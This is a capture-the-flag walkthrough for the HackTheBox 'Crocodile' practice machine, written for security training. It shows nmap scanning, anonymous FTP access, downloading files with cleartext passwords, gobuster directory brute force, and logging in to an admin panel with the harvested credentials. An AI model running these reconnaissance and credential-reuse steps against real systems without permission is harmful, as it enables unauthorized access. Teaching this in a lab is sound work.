CHALLENGE INFORMATION
 | Platform: HackTheBox Collection: Starting Point Tier: 1 Machine: Crocodile Released: 06/10/2021 |
MACHINE SYNOPSIS
Crocodile is a very easy Linux machine which showcases the dangers of misconfigured authentication and sensitive data exposure. A vulnerable FTP server instance is misconfigured to allow anonymous authentication and upon enumerating the server, sensitive files can be found containing cleartext credentials. Enumerating and fuzzing the website will reveal a hidden login endpoint where the previously acquired credentials can be used to gain access to the admin panel.
Preparations
There are several ways to connect to the target machine. For this walkthrough, we use the provided pwnbox.
Once our connection is established, we spawn the target machine.
Additionally – even though it is not required – we can set a local variable (available only in the current shell) containing our target host’s IP address. Once set, we can access it easily by prepending a $ to the variable name.
user@kali:~$ rhost=<target-hosts-ip>
user@kali:~$ echo $rhost
<target-hosts-ip>
user@kali:~$We can remove the variable later with the unset command.
user@kali:~$ unset rhostTask-1
Question: What Nmap scanning switch employs the use of default scripts during a scan?
-sC
We use Nmap’s built-in --help option to find the correct answer.
user@kali:~$ nmap --help
...
Usage: nmap [Scan Type(s)] [Options] {target specification}
...
SCRIPT SCAN:
  -sC: equivalent to --script=default
...
user@kali:~$Task-2
Question: What service version is found to be running on port 21?
vsftpd 3.0.3
First, we check the open TCP ports on the target. Then we determine the running services and their versions. Two top ports are open: port 21 and port 80.
user@kali:~$ nmap $rhost
...
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
...
user@kali:~$ nmap -sC -sV -p 21,80 $rhost
...
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
...
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
...
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
...
user@kali:~$Task-3
Question: What FTP code is returned to us for the Anonymous FTP login allowed message?
230
We simply take another look at the Nmap scan results from the previous task.
Task-4
Question: After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously?
anonymous
We look up “ftp anonymous login” online. The answer should be straightforward.
Then we attempt to log in. If we are unsure about the correct ftp command usage, we can consult its manual page with man ftp.
Once logged in, we use help to list all available commands.
user@kali:~$ ftp $rhost 21
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:root): anonymous
230 Login successful.
...
ftp> help
Commands may be abbreviated.  Commands are:

!		dir		mdelete		qc		site
$		disconnect	mdir		sendport	size
...
ftp>Task-5
Question: After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server?
get
We use the help command to see the available commands. Then we get more information about the get subcommand.
ftp> help get
get       	receive file
ftp>Task-6
Question: What is one of the higher-privilege sounding usernames in allowed.userlist that we download from the FTP server?
admin
We list all files in the current directory and then use the get command to download them.
ftp> help ls
ls        	list contents of remote directory
ftp> ls
...
-rw-r--r--  1 ftp ftp     33 ... allowed.userlist
-rw-r--r--  1 ftp ftp     62 ... allowed.userlist.passwd
...
ftp> get allowed.userlist
...
ftp> get allowed.userlist.passwd
...
ftp>Once the download finishes, we examine the files.
user@kali:~$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
user@kali:~$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
user@kali:~$Task-7
Question: What version of Apache HTTP Server is running on the target host?
Apache httpd 2.4.41
We take a closer look at the scan results from Task-2.
Task-8
Question: What switch can we use with Gobuster to specify we are looking for specific filetypes?
-x
We consult the help documentation again.
user@kali:~$ gobuster dir --help
Uses directory/file enumeration mode

Usage:
  gobuster dir [flags]

Flags:
...
  -x, --extensions string   File extension(s) to search for
...
user@kali:~$Task-9
Question: Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?
login.php
We run Gobuster with the common word list – /usr/share/wordlists/dirb/common.txt – to search for .php files on the target machine.
user@kali:~$ gobuster dir -x php -u http://$rhost/ -w /usr/share/wordlists/dirb/common.txt
...
/.hta                 (Status: 403) [Size: 276]
/.hta.php             (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/assets               (Status: 301) [Size: 311] [--> http://10.129.1.15/assets/]
/config.php           (Status: 200) [Size: 0]
/css                  (Status: 301) [Size: 308] [--> http://10.129.1.15/css/]
/dashboard            (Status: 301) [Size: 314] [--> http://10.129.1.15/dashboard/]
/fonts                (Status: 301) [Size: 310] [--> http://10.129.1.15/fonts/]
/index.html           (Status: 200) [Size: 58565]
/js                   (Status: 301) [Size: 307] [--> http://10.129.1.15/js/]
/login.php            (Status: 200) [Size: 1577]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/server-status        (Status: 403) [Size: 276]
...
user@kali:~$Submit The Flag
Question: Submit root flag
<redacted-flag>
We use a browser to visit http://<target-ip>/login.php.

Figure 1: Login page
Then we try the credentials collected from Task-6:
- Username: admin,
- Password: rKXM59ESxesUFHAd.
The credentials work, and we are greeted with the flag.

Figure 2: Redacted flag for successful login
Make sure to terminate the target box before continuing with the next machine!